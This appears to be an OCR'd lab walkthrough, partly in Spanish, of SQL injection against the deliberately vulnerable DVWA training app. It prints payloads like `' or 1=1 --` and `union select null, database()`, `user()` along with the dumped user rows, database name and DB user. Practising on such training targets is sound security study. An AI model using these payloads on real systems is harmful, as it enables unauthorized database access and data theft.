

Vulnerability: SQL Injection
User ID:
Submit
ID: 2
First name: Gordon
Surname: Brown


Vulnerability: SQL Injection
User ID:
Submit
ID: 3
First name: Hack
Surname: Me



IMPALA LTZ
First in Flight
' OR 0='0
NORTH CAROLINA

```
%' or '0'='0
```


Vulnerability: SQL Injection
User ID: %' or '0'='0 Submit
ID: %' or '0'='0
First name: admin
Surname: admin
ID: %' or '0'='0
First name: Gordon
Surname: Brown
ID: %' or '0'='0
First name: Hack
Surname: Me
ID: %' or '0'='0
First name: Pablo
Surname: Picasso
ID: %' or '0'='0
First name: Bob
Surname: Smith


Vulnerability: SQL Injection :: D
192.168.1.6/vulnerabilities/sqli/?id='or'+1%3D1+--+&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID: 'or' 1=1 -- Submit
ID: 'or' 1=1 --
First name: admin
Surname: admin
ID: 'or' 1=1 --
First name: Gordon
Surname: Brown
ID: 'or' 1=1 --
First name: Hack
Surname: Me
ID: 'or' 1=1 --
First name: Pablo
Surname: Picasso
ID: 'or' 1=1 --
First name: Bob
Surname: Smith
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*

Nombre de base de datos `%' or 0=0 union select null, database() #`



DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' or 1=1 union select null, database() --
First name: admin
Surname: admin

ID: ' or 1=1 union select null, database() --
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, database() --
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, database() --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, database() --
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, database() --
First name:
Surname: dvwa
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

View Source | View Help

Usuario de la base de datos `%' or 0=0 union select null, user() #`



DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

Vulnerability: SQL Injection

User ID: Submit

```
ID: ' or 1=1 union select null, user() --
First name: admin
Surname: admin

ID: ' or 1=1 union select null, user() --
First name: Gordon
Surname: Brown

ID: ' or 1=1 union select null, user() --
First name: Hack
Surname: Me

ID: ' or 1=1 union select null, user() --
First name: Pablo
Surname: Picasso

ID: ' or 1=1 union select null, user() --
First name: Bob
Surname: Smith

ID: ' or 1=1 union select null, user() --
First name:
Surname: app@localhost
```


More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

